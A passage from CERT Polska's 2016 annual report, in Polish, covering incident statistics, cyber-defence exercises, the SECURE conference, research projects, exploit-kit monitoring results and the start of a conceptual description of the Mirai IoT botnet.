który również działa w NASK w ramach NC Cyber.

Podobnie jak w poprzednich latach nie prowadzimy w większości szczegółowej kategoryzacji złośliwego oprogramowania (11 proc. wszystkich incydentów), którego dotyczy konkretny incydent. Powodem jest złożoność ataków, w których na poszczególnych etapach wykorzystywane są różne metody i typy złośliwego oprogramowania, np. przy pomocy exploit kita czy konia trojańskiego dochodzi do zainstalowania klienta botnetu, który z kolei może posiadać wiele funkcji np. oprogramowania szpiegującego, trojana bankowego czy ransomware. Podczas obsługi poszczególnych incydentów CERT Polska koncentruje się na eliminacji konkretnego przypadku (usunięcie exploit kita z danej strony, pomoc przy ransomware). Istotną częścią działań zespołu jest jednak prowadzenie analiz pomagających lepiej poznać dane zagrożenie, będące przyczyną incydentów, a docelowo wyeliminowanie jego źródła. Opis najważniejszych działań CERT Polska w tym zakresie znajduje się w rozdziale „Statystyki".

Podsumowując, głównym zauważalnym motywem przestępstw komputerowych w 2016 r. była, podobnie jak w latach poprzednich, chęć kradzieży środków pieniężnych należących do użytkowników internetu. Oprócz phishingów dostrzegalny był także wzrost liczby prób oszustwa w odniesieniu do klientów bankowości mobilnej. Nie można przemilczeć również kilku kampanii, które miały na celu podszycie się pod duże spółki z branży telekomunikacyjnej i energetycznej. W ramach tych kampanii rozsyłane były dobrze spreparowane maile, rzekomo zawierające e-fakturę za usługi. W praktyce, za ich pomocą dystrybuowane były w postaci załącznika różne warianty oprogramowania szyfrującego dysk ofiary i wymuszającego niemałą opłatę za udostępnienie klucza odszyfrowującego (ransomware). Ofiarami tego typu ataków padały osoby prywatne, ale też - co szczególnie martwi - kilka instytucji państwowych. Pamiętajmy, że w parze z umacnianiem zabezpieczeń naszych systemów powinno iść także stałe podnoszenie świadomości ich użytkowników w kwestii bezpieczeństwa.

| Typ incydentu | Liczba incydentów | % |
|---|---|---|
| **Obraźliwe i nielegalne treści** | **237** | **12,31** |
| Spam | 223 | 11,58 |
| Dyskredytacja, obrażanie | 0 | 0 |
| Pornografia dziecięca, przemoc | 8 | 0,42 |
| Niesklasyfikowane | 6 | 0,31 |
| **Złośliwe oprogramowanie** | **211** | **10,96** |
| Wirus | 0 | 0 |
| Robak sieciowy | 2 | 0,1 |
| Koń trojański | 8 | 0,42 |
| Oprogramowanie szpiegowskie | 0 | 0 |
| Dialer | 0 | 0 |
| Niesklasyfikowane | 201 | 10,44 |
| **Gromadzenie informacji** | **65** | **3,37** |
| Skanowanie | 51 | 2,65 |
| Podsłuch | 0 | 0 |
| Inżynieria społeczna | 3 | 0,16 |
| Niesklasyfikowane | 11 | 0,57 |
| **Próby włamań** | **109** | **5,66** |
| Wykorzystanie znanych luk systemowych | 5 | 0,26 |
| Próby nieuprawnionego logowania | 3 | 0,16 |
| Wykorzystanie nieznanych luk systemowych | 0 | 0 |

| | | |
|---|---|---|
| Niesklasyfikowane | 101 | 5,24 |
| **Włamania** | **54** | **2,8** |
| Włamanie na konto uprzywilejowane | 0 | 0 |
| Włamanie na konto zwykłe | 35 | 1,82 |
| Włamanie do aplikacji | 3 | 0,16 |
| Niesklasyfikowane | 16 | 0,83 |
| **Dostępność zasobów** | **45** | **2,34** |
| Atak blokujący serwis (DoS) | 3 | 0,16 |
| Rozproszony atak blokujący serwis (DDoS) | 30 | 1,56 |
| Sabotaż komputerowy | 2 | 0,1 |
| Niesklasyfikowane | 10 | 0,52 |
| **Atak na bezpieczeństwo informacji** | **45** | **2,34** |
| Nieuprawniony dostęp do informacji | 6 | 0,31 |
| Nieuprawniona zmiana informacji | 1 | 0,05 |
| Niesklasyfikowane | 38 | 1,97 |
| **Oszustwa komputerowe** | **1069** | **55,5** |
| Nieuprawnione wykorzystanie zasobów | 2 | 0,1 |
| Naruszenie praw autorskich | 21 | 1,09 |
| Kradzież tożsamości, podszycie się | 1020 | 52,96 |
| Niesklasyfikowane | 26 | 1,35 |
| **Inne** | **91** | **4,72** |

**Tabela 1.** Incydenty obsłużone przez CERT Polska według typów

| Rok | Liczba incydentów |
|---|---|
| 1996 | 50 |
| 1997 | 75 |
| 1998 | 100 |
| 1999 | 105 |
| 2000 | 126 |
| 2001 | 741 |
| 2002 | 1013 |
| 2003 | 1196 |
| 2004 | 1222 |
| 2005 | 2516 |
| 2006 | 2427 |
| 2007 | 2108 |
| 2008 | 1796 |
| 2009 | 1292 |
| 2010 | 674 |
| 2011 | 605 |
| 2012 | 1082 |
| 2013 | 1219 |
| 2014 | 1282 |
| 2015 | 1456 |
| 2016 | 1926 |

**Tabela 2.** Liczba incydentów obsłużonych ręcznie przez CERT Polska

## Ćwiczenia NATO Locked Shields 2016

Międzynarodowe ćwiczenia obrony teleinformatycznej NATO Locked Shields to największe techniczne ćwiczenia tego typu na świecie. Organizatorem corocznych ćwiczeń jest Sojusznicze Centrum Doskonalenia Obrony Cybernetycznej (NATO Cooperative Cyber Defence Centre of Excellence), które pełni rolę jednostki rozwojowo-szkoleniowej w zakresie bezpieczeństwa teleinformatycznego, prowadzonej i finansowej przez większość państw członkowskich NATO, w tym przez Polskę.

W 2016 roku ćwiczenia Locked Shields odbyły się w dniach 19-22 kwietnia. Udział wzięło 20 zespołów reprezentujących 19 krajów, a w organizacji uczestniczyło łącznie ponad 600 osób z 26 krajów. Po raz pierwszy udział w ćwiczeniach wzięli Brytyjczycy i Amerykanie. Najlepszy w tej edycji okazał się zespół ze Słowacji, na drugim miejscu uplasował się Zespół Reagowania na Incydenty NATO (NCIRC), a ostatnie miejsce na podium zajął zespół Finlandii. Polska drużyna zajęła 6. miejsce.

Oprócz specjalistów z CERT Polska nasz kraj reprezentowali eksperci Sił Powietrznych, Marynarki Wojennej, Wojskowej Akademii Technicznej, Służby Kontrwywiadu Wojskowego, Ministerstwa Obrony Narodowej, Agencji Bezpieczeństwa Wewnętrznego oraz Wojskowego Instytutu Łączności. Zespół działał pod przewodnictwem Narodowego Centrum Kryptologii.

Ćwiczenia symulowały międzynarodowy konflikt, w trakcie którego narodowe drużyny pełniły rolę Zespołów Szybkiego Reagowania (zespołów „niebieskich") fikcyjnego kraju Berylia. Zadaniem każdego z nich była ochrona wirtualnej infrastruktury krytycznej, na którą składało się prawie 80 systemów, w tym serwery, stacje robocze, urządzenia sieciowe, centralki telefoniczne, symulowany dron wojskowy oraz system SCADA.

Ataki przeprowadzane przez organizatorów (zespół „czerwonych") prezentowały szero-

kie spektrum zagrożeń - wykorzystywanie luk w aplikacjach i usługach, złośliwe oprogramowanie uruchamiane przez symulowanych użytkowników, skompromitowane już wcześniej serwery (uśpione backdoory - tylne furtki), podsłuchiwanie oraz przejęcie ruchu sieciowego (BGP hijacking) czy ataki DDoS.

Organizatorzy punktowali nie tylko skuteczną ochronę przed atakami zespołu „czerwonych", ale również zapewnienie dostępności usług dla użytkowników końcowych i współpracę pomiędzy narodowymi zespołami „niebieskich" oraz raportowanie zagrożeń. Punkty uzyskać można było także za wykonanie technicznej i prawnej analizy zagrożeń.

## Ćwiczenia Cyber Europe 2016

ENISA, czyli Agencja Unii Europejskiej ds. Bezpieczeństwa Sieci i Informacji co dwa lata organizuje ćwiczenia Cyber Europe. Ich celem jest przygotowanie krajów członkowskich Unii Europejskiej do reagowania na incydenty naruszające bezpieczeństwo informatyczne na dużą skalę. Ćwiczenia pozwalają również przetestować procedury zarządzania kryzysowego, zarówno na poziomie krajowym jak i międzynarodowym. Z każdą edycją, oprócz administracji publicznej, w ćwiczeniach biorą udział różne sektory - w 2012 roku bankowy, w 2014 telekomunikacja oraz energetyka, a w 2016 dostawcy internetu oraz firmy z sektora bezpieczeństwa IT.

W edycji 2016 udział wzięło ponad 700 specjalistów bezpieczeństwa informatycznego z 30 krajów Unii Europejskiej oraz Europejskiego Stowarzyszenia Wolnego Handlu (EFTA), w tym ponad 300 organizacji: narodowe i rządowe agencje oraz zespoły typu CERT, ministerstwa, instytucje Unii Europejskiej oraz dostawcy usług kluczowych.

Pierwsza faza ćwiczeń, trwająca od kwietnia do listopada, polegała na technicznej analizie kilkunastu incydentów, w tym wstecznej analizie próbek złośliwego oprogramowania oraz przeprowadzenia analiz poincydentalnych. Dotyczyły one różnych systemów operacyjnych, aplikacji mobilnych, internetu rzeczy (IoT), znanych oraz nieznanych podatności. Scenariusze związane z zadaniami tworzyły tło dla drugiej, operacyjnej fazy ćwiczenia, w której wszyscy uczestnicy musieli połączyć siły, by przez dwa dni sprostać atakom na infrastrukturę krytyczną i kluczową państw członkowskich. Pierwszego dnia testowano procedury krajowe, a drugiego międzynarodowe. Ostatnim etapem, który odbył się już w 2017, była dyskusja podsumowująca z analizą wniosków płynących z ćwiczeń.

Scenariusz ćwiczeń przewidywał atak na usługi internetowe, paraliżujący komunikację prawie w całej Europie. Grupa, która stała za atakiem była również odpowiedzialna za wyciek danych klientów operatorów telekomunikacyjnych. W celu rozwiązania incydentu uczestnicy ćwiczenia musieli współpracować nie tylko ze sobą, ale także z partnerami z innych państw członkowskich. W operacyjnej fazie Cyber Europe wzięły udział następujące podmioty z Polski: CERT Polska, CERT.GOV.PL - znajdujacy się w strukturach Agencji Bezpieczeństwa Wewnętrznego, operatorzy telekomunikacyjni Orange i Exatel, a także Polska Obywatelska Cyberobrona, Rządowe Centrum Bezpieczeństwa i Ministerstwo Cyfryzacji jako koordynator.

W rankingu punktowym fazy technicznej zespół CERT Polska uplasował się na drugiej pozycji w ogólnej klasyfikacji (wśród tych, którzy ujawniali swoje wyniki). Inne polskie podmioty również spisały się bardzo dobrze: w pierwszej dziesiątce znalazły się także Polska Obywatelska Cyberobrona oraz CERT Orange Polska.

## Konferencja SECURE 2016

25-26 października 2016 roku w hotelu Airport Okęcie w Warszawie odbyła się 20. edycja SECURE, corocznej konferencji organizowanej przez NASK i zespół CERT Polska. Nowa lokalizacja pozwoliła na pomieszczenie rekordowej liczby ponad 450 uczestników. W programie znalazły się 44 prezentacje i sesje tematyczne, prowadzone przez ponad 50 prelegentów.

Konferencja SECURE w sposób przekrojowy prezentuje problematykę bezpieczeństwa teleinformatycznego - zarówno w ujęciu technicznym, jak i organizacyjnym oraz prawnym, stawiając jednocześnie na jak najbardziej praktyczne przedstawianie tematów. Dlatego prelegentami SECURE są przede wszystkim praktycy, z którymi CERT Polska współpracuje na co dzień, oraz uznani badacze z czołowych krajowych i zagranicznych organizacji zajmujących się bezpieczeństwem. Część prelekcji wyłaniana jest także w formule „call for speakers" spośród nadesłanych propozycji.

W tym roku wśród prelegentów znalazł się między innymi Reuben Paul - dziesięcioletni pasjonat bezpieczeństwa i autor gier edukacyjnych, który wystąpił z tematem „Mindcraft Security". David Jacoby z Kaspersky Lab zaintrygował i zainspirował uczestników wykładem „Gamification of IT Security", zbierając jednocześnie najwyższe noty za styl prezentacji. Najlepsze oceny za merytoryczną wartość prelekcji otrzymali: Michał Sajdak (sekurak.pl), który przedstawiał praktykę przełamywania zabezpieczeń urządzeń IoT, Michał Kluska i Grzegorz Wanio (Everberg) z prezentacją o nowych obowiązkach dla ADO/ABI w zakresie ochrony danych osobowych oraz Adam Haertle, który opisał historię pewnego cyberprzestępcy w prezentacji „Od zera do botmastera".

Drugiego dnia konferencji odbył się panel dyskusyjny na temat praktycznych konsekwencji implementacji dyrektywy NIS, moderowany przez Steve'a Pursera z ENISA. Na konferencji nie mogło także zabraknąć prezentacji członków zespołu CERT Polska. Przemek Jaroszewski opowiedział o słabościach elektronicznych kart pokładowych, Mateusz Szymaniec wraz z Małgorzatą Dębską przedstawili praktyczne ataki na klientów bankowości mobilnej, a Maciej Kotowicz podzielił się przemyśleniami na temat trudności w analizie plików wykonywalnych ELF. Z kolei Anna Rywczyńska z Akademii NASK poruszyła istotny temat społeczny dotyczący roli internetu w świecie dziecka.

Patronat honorowy nad konferencją SECURE 2016 objęło Ministerstwo Cyfryzacji, Agencja Europejska ds. Bezpieczeństwa Sieci i Informacji (ENISA) oraz Instytut Kościuszki.



Nagrania prezentacji z SECURE 2016 dostępne są pod adresem: https://www.youtube.com/playlist?list=PLghf5UNZbzG25kd7P46gAw3mzdYapre8V lub po zeskanowaniu kodu QR.

Więcej informacji o konferencji:
http://www.secure.edu.pl/
http://fb.com/Konferencja.SECURE


## Europejski Miesiąc Bezpieczeństwa Cybernetycznego

W październiku po raz piąty obchodzony był w Europie Miesiąc Bezpieczeństwa Cybernetycznego (ECSM). Założeniem ECSM jest zainteresowanie tematyką bezpieczeństwa cybernetycznego jak najszerszej liczby użytkowników, bez względu na wiek czy stopień technicznego zaawansowania.

W 2016 roku działania polskiej edycji ECSM objęło patronatem Ministerstwo Cyfryzacji. NASK, po raz czwarty, przy zaangażowaniu CERT Polska oraz Dyżurnet.pl aktywnie uczestniczył w promowaniu idei programu. Podnoszenie świadomości na temat cyberbezpieczeństwa, budowanie schematów prawidłowego sposobu zachowań użytkowników w sieci, zasady bezpiecznego przepływu informacji - to przewodnie hasła Miesiąca Bezpiecznego Internetu. Materiały zamieszczone na stronie http://bezpiecznymiesiac.pl/ dotyczyły aktualnych zagrożeń i stanowiły wskazówki dla użytkowników narażonych na potencjalne ataki. Specjalną sekcję poświęcono tematyce urządzeń mobilnych, ponieważ ich stale rosnąca liczba stanowi duże wyzwanie dla bezpieczeństwa.

Każdy z uczestników zainteresowany problematyką bezpieczeństwa w sieci, mógł wcielić się w rolę członka zespołu reagowania na incydenty komputerowe. Scenariusz zadania typu „Capture the Flag" wymagał od uczestników konkursu praktycznych umiejętności z zakresu inżynierii wstecznej, kryptografii oraz bezpieczeństwa aplikacji internetowych. CERT Polska nagrodził trzy osoby, które najszybciej nadesłały poprawne rozwiązanie. W zabawie wzięło udział ponad kilkaset osób, a kilkadziesiąt z nich doszło do ostatniego etapu. Chętni nadal mogą pobrać zadanie na stronie https://ecsm2016.cert.pl.

## Biuletyn OUCH!

CERT Polska nieprzerwanie od 2011 roku kontynuuje misję podnoszenia świadomości polskich czytelników miesięcznika OUCH! Biuletyn niezmiennie cieszy się dużym zainteresowaniem na świecie, co potwierdza liczba jego wersji językowych - aktualnie 29.

Każdy z numerów porusza aspekty otaczającej nas technologii, jej bezpieczeństwa, a co najważniejsze zagrożeń dla użytkownika. W 2016 roku czytelnicy OUCH! mogli dowiedzieć się między innymi „Jak korzystać z chmury", „Jak bezpiecznie pozbyć się urządzenia mobilnego" lub poznać działanie „Ransomware'u". OUCH! nie porusza zaawansowanych aspektów technicznych. Nie wymaga od czytelnika fachowej wiedzy czy doświadczenia w bezpieczeństwie. Celem każdej publikacji jest przede wszystkim przybliżenie wrażliwych punktów użytkowania technologii, które bardzo często są wykorzystywane przez przestępców. Wraz ze wzrostem świadomości o zagrożeniach zmniejszy się skuteczność ataków.

Każdy numer OUCH! jest konsultowany oraz współtworzony przez ekspertów SANS Institute. CERT Polska jest odpowiedzialny za polski przekład magazynu, jak i za adaptację treści do polskiego rynku. OUCH! jest udostępniony na licencji Creative Commons BY-NC-ND 3.0, co oznacza, że biuletyn może być dowolnie rozpowszechniany w każdej organizacji, pod warunkiem, że nie jest wykorzystywany w celach komercyjnych. Wszystkie polskie wydania można znaleźć pod adresem: http://www.cert.pl/ouch.

## Projekty

### NECOMA

W maju 2016 roku został ukończony trzyletni międzynarodowy projekt badawczy NECOMA (Nippon-European Cyberdefense Oriented -Multilayer threat Analysis), realizowany wspólnie z partnerami z Europy i Japonii. Ogólnym celem projektu było opracowanie nowych technik, które pozwoliłyby na podniesienie poziomu bezpieczeństwa teleinformatycznego poprzez zwiększenie odporności na zagrożenia. W ramach NECOMA CERT Polska rozwinął platformę n6 dodając możliwość strumieniowego przekazywania zdarzeń, minimalizując w ten sposób opóźnienia w komunikacji. Na otwartej licencji GPL opublikowana została biblioteka pozwalającą badaczom na

łatwe udostępnienie danych o zdarzeniach bezpieczeństwa: n6 SDK (http://n6sdk.readthedocs.org/). Opracowana została również metodyka oceny źródeł informacji pod kątem ich jakości oraz zaproponowano techniki wykrywania kampanii wykorzystujących złośliwe oprogramowanie poprzez analizę zróżnicowanych zbiorów danych.

NECOMA był finansowany przez Projekt Promocji Badań i Rozwoju Ministerstwa Spraw Wewnętrznych i Komunikacji Japonii oraz grant numer 608533 w ramach Siódmego Programu Ramowego Unii Europejskiej.

Więcej informacji, w tym publikacje, dostępne są na oficjalnej stronie: http://www.necoma-project.eu/

## SISSDEN

W maju 2016 rozpoczął się projekt SISSDEN, którego celem jest poprawa stanu cyberbezpieczeństwa europejskich instytucji i użytkowników końcowych poprzez rozwój świadomości sytuacyjnej oraz współdzielenie użytecznych informacji o zagrożeniach. Projekt zakłada bliską współpracę z CERT-ami narodowymi, dostawcami usług internetowych, właścicielami sieci i organami ścigania.

Kluczowym elementem projektu SISSDEN jest ogólnoświatowa sieć sond, która zostanie utworzona i będzie utrzymywana przez konsorcjum. Ten skalowalny, pasywny mechanizm zbierania danych zostanie wzbogacony o informacje z analizy behawioralnej złośliwego oprogramowania oraz liczne zewnętrzne źródła danych. Użyteczne informacje o zagrożeniach wytworzone przez SISSDEN będą wykorzystywane do przeciwdziałania atakom oraz nieodpłatnego powiadamiania ofiar. Głównym beneficjentem projektu będą małe i średnie przedsiębiorstwa i obywatele, czyli jednostki nie dysponujące wiedzą i zasobami umożliwiającymi samodzielną skuteczną obronę przed zagrożeniami. Dzięki realizacji projektu zostaną zwiększone możliwości przetwarzania, analizy i wymiany informacji z zakresu bezpieczeństwa, a w konsekwencji poprawi się zdolność do przeciwdziałania i reagowania na różne rodzaje ataków.

W projekcie SISSDEN NASK po raz pierwszy przyjął na siebie rolę koordynatora dużego konsorcjum europejskiego. W jego skład wchodzi ceniona w środowisku organizacja non-profit Shadowserver, Universität des Saarlandes oraz firmy CyberDefcon, Deutsche Telekom, Poste Italiane, Montimage i Eclexys.

Projekt SISSDEN otrzymał finansowanie z Programu Ramowego Unii Europejskiej Horyzont 2020 (H2020-DS-2015-1) w ramach grantu nr 700176.

Szczegółowe informacje o projekcie znajdują się na oficjalnej stronie: https://sissden.eu/. W niedalekiej przyszłości pojawi się tam również możliwość zgłaszania się w celu uzyskania dostępu do bezpłatnych informacji o zagrożeniach monitorowanych w ramach SISSDEN.

## n6


n6 to stworzona przez CERT Polska platforma służąca do gromadzenia, przetwarzania i przekazywania informacji o zdarzeniach bezpieczeństwa w sieci w sposób automatyczny. Jej celem jest efektywne, niezawodne i szybkie dostarczenie dużych ilości informacji o zagrożeniach właściwym podmiotom: właścicielom, administratorom i operatorom sieci. Źródłem danych systemu n6 jest wiele kanałów dystrybucyjnych dostarczających informacje o zdarzeniach bezpieczeństwa. Zdarzenia te wykrywane są w wyniku działań systemów wykorzystywanych przez różne podmioty zewnętrzne (inne CERT-y, organizacje bezpieczeństwa, producentów oprogramowania, niezależnych ekspertów od bezpieczeństwa itp.), automatycznych systemów monitorowania CERT Polska oraz w wyniku działań operacyjnych zespołu.

Przykłady danych udostępnianych przy pomocy platformy to: złośliwe adresy URL, złośliwe oprogramowanie, zainfekowane komputery (boty), serwery C&C, skanowania, ataki DDoS, phishing i źródła spamu.

W 2016 roku CERT Polska przetworzył automatycznie przy pomocy n6 200 mln zgłoszeń dotyczących komputerów z Polski co stanowi podobną liczbę jak w poprzednim roku.

Łącznie zostało przetworzonych 500 mln zdarzeń dotyczących bezpieczeństwa sieciowego. Dokładne statystyki, m.in. z podziałem na rodzaje zagrożeń i systemy autonomiczne, znajdują się w ostatnim rozdziale raportu.

Pierwsza wersja n6 powstała w 2011 roku i system jest od tego czasu wciąż rozwijany. Dostęp do n6 jest bezpłatny. Więcej informacji znajduje się na stronie projektu: http://n6.cert.pl/.




## CyberROAD

W 2016 zakończył się trwający dwa lata projekt CyberROAD, w którym brał udział CERT Polska. Celem projektu było opracowanie listy zagadnień w zakresie cyberbezpieczeństwa, które wymagają dalszych badań naukowych oraz wypracowanie planu w tym zakresie.

Zespół CERT Polska zajmował się tematyką sprawstwa w aspekcie pochodzenia ataków oraz przypisywania ich do działań konkretnych osób i organizacji. Efektem tych prac był artykuł „The Never-Ending Game of Cyberattack Attribution: Exploring the Threats, Defenses and Research Gaps" napisany przez zespół w składzie: Piotr Kijewski, Przemysław Jaroszewski, Janusz A. Urbanowicz z CERT Polska oraz Jart Armin z firmy CyberDefcon. Materiał został opublikowany w książce „Combatting Cybercrime and Cyberterrorism" wydanej przez wydawnictwo Springer w ubiegłym roku (http://www.springer.com/gp/book/9783319389295).

W artykule omówione zostało zagadnienie atrybucji w literaturze specjalistycznej oraz zwalczania przestępczości internetowej w praktyce. Przeprowadzono także analizę SWOT z punktu widzenia cyberprzestępcy oraz cyberterrorysty i przeanalizowano możliwe metody przeprowadzania atrybucji z punktu widzenia organów ścigania.

Kluczowym wnioskiem artykułu było rozróżnienie pomiędzy atrybucją cyberprzestępczości i cyberterroryzmu. W wypadku cyberprzestępczości, atrybucja jest po fakcie społecznie akceptowalna. Tak jak w przypadku innych przestępstw – po popełnieniu przestępstwa organy ścigania identyfikują sprawcę i doprowadzają do jego aresztowania, a następnie procesu sądowego. Z kolei przy akcie cyberterrorystycznym, społeczeństwo oczekuje przede wszystkim niedopuszczenia do ataku, czyli atrybucja musi dotyczyć potencjalnych sprawców, zanim przygotują i przeprowadzą swój plan.

Prowadzi to w przypadku cyberterroryzmu do rozszerzenia problemu atrybucji ataku internetowego do całości problemu radykalizacji i bezpieczeństwa narodowego. Jednocześnie autorzy artykułu wskazali na stosunkową łatwość określania atrybucji cyberterroryzmu w przeciwieństwie do cyberprzestępczości: cyberterrorysta chce być rozpoznawany, ponieważ stanowi to część jego przekazu. Dzięki temu istnieje większa szansa na identyfikację sprawców takiego aktu, gdyż przez swoje działania budują oni medialny przekaz, który może być analizowany w celu ich identyfikacji. Z kolei celem cyberprzestępcy jest zazwyczaj korzyść finansowa oraz zachowanie całkowitej anonimowości.

Ważnym aspektem problemu atrybucji jest jej znaczenie polityczne. Ataki internetowe stały się obecnie częścią konfliktu politycznego, a cyberprzestrzeń została uznana przez NATO za piątą domenę działań wojennych. Przypisanie pochodzenia ataku internetowego może mieć więc znaczenie przy wypowiedzeniu wojny lub wezwaniu członków NATO do kolektywnej odpowiedzi w myśl Artykułu 5 Paktu Północnoatlantyckiego. Problem atrybucji staje się niezwykle istotny w kontekście możliwości prowadzenia ataków internetowych anonimowo albo z pozostawianiem poszlak wskazujących na innych sprawców (prowokacji). Jednocześnie metody prowadzące do atrybucji, takie jak ciągły monitoring internetu pod kątem podejrzanych działań oraz retencja metadanych telekomunikacyjnych i ich udostępnianie organom ścigania, są odbierane przez społeczeństwa jako ingerencja w prywatność obywateli. Powoduje to, że budowanie infrastruktury potrzebnej do atrybucji budzi opór społeczny i wytwarza pewnego rodzaju poczucie zagrożenia. Jednocześnie brakuje technicznych i prawnych ram współpracy międzynarodowej, które mogą usprawnić atrybucję aktów na skalę ponadnarodową.

Projekt CyberROAD został sfinansowany przez Unię Europejską w ramach Siódmego Programu Ramowego (FP7-SEC-2013), umowa o grant numer 607642. Po więcej informacji zapraszamy na stronę http://www.cyberroad-project.eu/

## Exploit kity

Obecnie jednym z najbardziej podstępnych i niezauważalnych zagrożeń dla użytkowników komputerów osobistych są te wynikające z infekcji rozpoczynających się w przeglądarce internetowej. Infekcja i wykonywanie złośliwego kodu odbywa się niemal niezauważalnie, wystarczy mieć nieaktualną przeglądarkę lub jeden z dodatków typu Flash Player do niej, Java lub Silverlight, następnie wejść na stronę, która została zaatakowana i dodano do niej kilka dodatkowych linii kodu. W efekcie komputer może stać się częścią aktywnego botnetu, mieć zaszyfrowany dysk przez oprogramowanie typu ransomware lub też otrzymać złośliwego trojana bankowego, który przejmie kontrolę nad naszymi oszczędnościami.

Zagrożenie to nosi nazwę „exploit kit" lub też „exploit pack". Jest zestawem narzędzi złożonym ze skryptów atakujących różne podatności tak, aby dopasować je do systemu, na jakim został uruchomiony. Celem jest zmaksymalizowanie ryzyka infekcji i tym samym instalacja własnych złośliwych plików wykonywalnych.

Pierwsze tego typu narzędzia zaczęły pojawiać się na rynku około 2006 roku na jednej z rosyjskich giełd internetowych. Pierwotnie exploit kit kosztował 20 dolarów, a w cenie oferowane było także wsparcie techniczne. Drugim tego typu narzędziem w historii był Mpack (2006), stworzony przez trzech Rosjan, którego cena zaczynała się już od tysiąca dolarów. Według dostępnych informacji liczba zainfekowanych stron sięgała trzech tysięcy. W następnym roku powstało znacznie więcej exploit kitów, ale żaden z nich nie był tak groźny jak Mpack. Sytuacja uległa zmianie dopiero w 2010 roku, gdy pojawił się Blackhole Exploit Kit. Do 2013 roku, kiedy aresztowano jednego z głównych twórców, było to jedno z najgroźniejszych i najbardziej rozpowszechnionych zagrożeń w sieci internet. Następcą Blackhole był exploit kit nazwany Angler. Następnie jego rolę około czerwca 2016 przejął Neutrino, który z czasem stał się na czarnym rynku produktem przyjętym przez praktycznie wszystkich klientów Anglera. We wrześniu popularność zyskał z kolei Rig-EK, który stanowił największe zagrożenie aż do końca roku 2016.

| Rodzaj zagrożenia | Liczba adresów URL |
|---|---|
| Rig-v | 543 |
| Przekierowanie na nieokreślony EK | 47 |
| Rig standard | 38 |
| SutraTDS - przekierowanie do systemu dystrybucyjnego EK | 15 |
| KeitaroTDS - przekierowanie do systemu dystrybucyjnego EK | 2 |
| Sundown EK | 1 |
| Rig-e | 1 |
| ElTest (kampania malvertisingowa, nieokreślony EK) | 1 |

**Tabela 3.** Podsumowanie wyników analizy adresów URL powiązanych z exploit kitami

| Rodzina zagrożenia | Kategoria | Liczba plików |
|---|---|---|
| Cerber | ransomware | 44 |
| Virut / Ramnit | trojan bankowy | 2 |
| Cryptfile2 | ransomware | 2 |
| Chthonic | trojan bankowy | 1 |

**Tabela 4.** Podsumowanie analizy plików wykonywalnych powiązanych z exploit kitami

W roku 2016 w CERT Polska stworzono prototyp systemu mogącego w automatyczny sposób zbierać informacje o zagrożeniach typu exploit kit. W tym celu wykorzystywane są istniejące rozwiązania oparte na honeypotach klienckich, sandboxach oraz technikach heurystycznych i analizie behawioralnej. Pozwala to na dokonanie klasyfikacji exploit kitu pod względem rodzaju oraz rodziny złośliwych plików binarnych pobieranych i wykonywanych na infekowanych urządzeniach.

W trakcie trwania projektu przeanalizowano ponad 8 000 adresów internetowych zgłoszonych jako potencjalnie związane ze złośliwym oprogramowaniem. Ponad 600 z nich zawierało przekierowania do serwerów pośredniczących charakterystycznych dla exploit kitów. Znakomita większość z tych przekierowań, na podstawie schematu zapytań oraz ich typu, została rozpoznana jako exploit kit Rig w wersji VIP, oznaczanym w skrócie Rig-v. W większości przypadków ten exploit kit pobierał plik wykonywalny z rodziny ransomware Cerber. W jednym przypadku zdarzyło się, że poprzez infekcję Rig-v pobrany został inny ransomware - CryptFile2. Jedynie w trzech przypadkach doszło do infekcji trojanem bankowym i były to przypadki infekcji innymi, mniej aktywnymi exploit kitami - Sundown lub Rig-e (Empire Pack).

# Stan internetu w 2016 roku na podstawie informacji zgromadzonych przez CERT Polska

## Zagrożenia i incydenty globalne

### Mirai

Od kilku lat eksperci ds. bezpieczeństwa ostrzegali przed zagrożeniem płynącym ze strony urządzeń określanych zbiorczym pojęciem Internet of Things (IoT). Do tej klasy mogą należeć zarówno kamery internetowe, żarówki, jak i dziecięce zabawki, a ich cechą wspólną jest możliwość podłączenia do internetu. Niestety często urządzenia te nie są dostatecznie zabezpieczone, przez co mogą stać się narzędziem w rękach przestępców. Mimo, że urządzenia IoT były wykorzystywane do ataków już wcześniej, to dopiero działania bota Mirai w 2016 roku dotknęły zwykłych użytkowników na tyle, by temu problemowi poświęcono uwagę w mediach.

Wykorzystując słabe zabezpieczenia (lub brak zabezpieczeń) tysięcy kamer internetowych, urządzeń DVR (Digital Video Recorder) lub zwykłych routerów, botnety oparte o Mirai dokonywały ataków DDoS (Distributed Denial of Service), przez które niedostępne były takie serwisy jak Reddit, Spotify czy New York Times, bijąc przy tym rekordy poziomów generowanego ruchu. Poniżej przedstawiamy najważniejsze informacje o tym złośliwym oprogramowaniu – jako przykład, który opisuje ogólny stan niskiego poziomu bezpieczeństwa urządzeń IoT, coraz częściej wykorzystywanych przez przestępców.

#### Działanie Mirai

Mirai bazuje na kodzie źródłowym bota Bashlite/Gafgyt/QBot, który już wcześniej był znany z ataków na urządzenia IoT[2]. Celem Mirai są głównie domowe nagrywarki wideo (DVR), kamery internetowe oraz inne urządzenia używające systemu operacyjnego Linux i zestawu narzędzi systemowych BusyBox. Atakowane są cele na całym świecie, z wyłączeniem kilku sieci, m.in. rządu USA. Złośliwe oprogramowanie przejmuje kontrolę nad urządzeniami, próbując zalogować się za pomocą usługi Telnet. Wykorzystuje przy tym zdefiniowany zestaw loginów i haseł. Kod źródłowy bota (złośliwego programu odpowiadającego za wykonywanie poleceń przestępców) jest napisany w języku C, a kod serwera C&C (serwera wysyłającego komendy do botów) w języku Go.

Mirai po przejęciu kontroli nad urządzeniem wykonuje kilka operacji odpowiedzialnych za pozbycie się z urządzenia innego złośliwego oprogramowania i za zabezpieczenie bota przed ponowną infekcją. W tym celu wyłącza między innymi procesy korzystające z usług Telnet, SSH, HTTP, a także poszukuje śladów innego złośliwego oprogramowania w pamięci urządzenia. Szczególnie dotyczy to śladów kodu bota Anime, który zostaje dezaktywowany[3]. Takie mechanizmy obronne bota wynikają przede wszystkim z chęci uchronienia urządzenia przed ponownym przejęciem przez konkurencyjne grupy przestępcze. W interesie operatora danego botnetu leży utrzymanie jak największej liczby aktywnych botów, gotowych do wykonywania zleconych zadań.

Mirai nie posiada żadnych mechanizmów zapisujących na stałe jego kod na urządzeniu,

2 http://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html
3 https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html

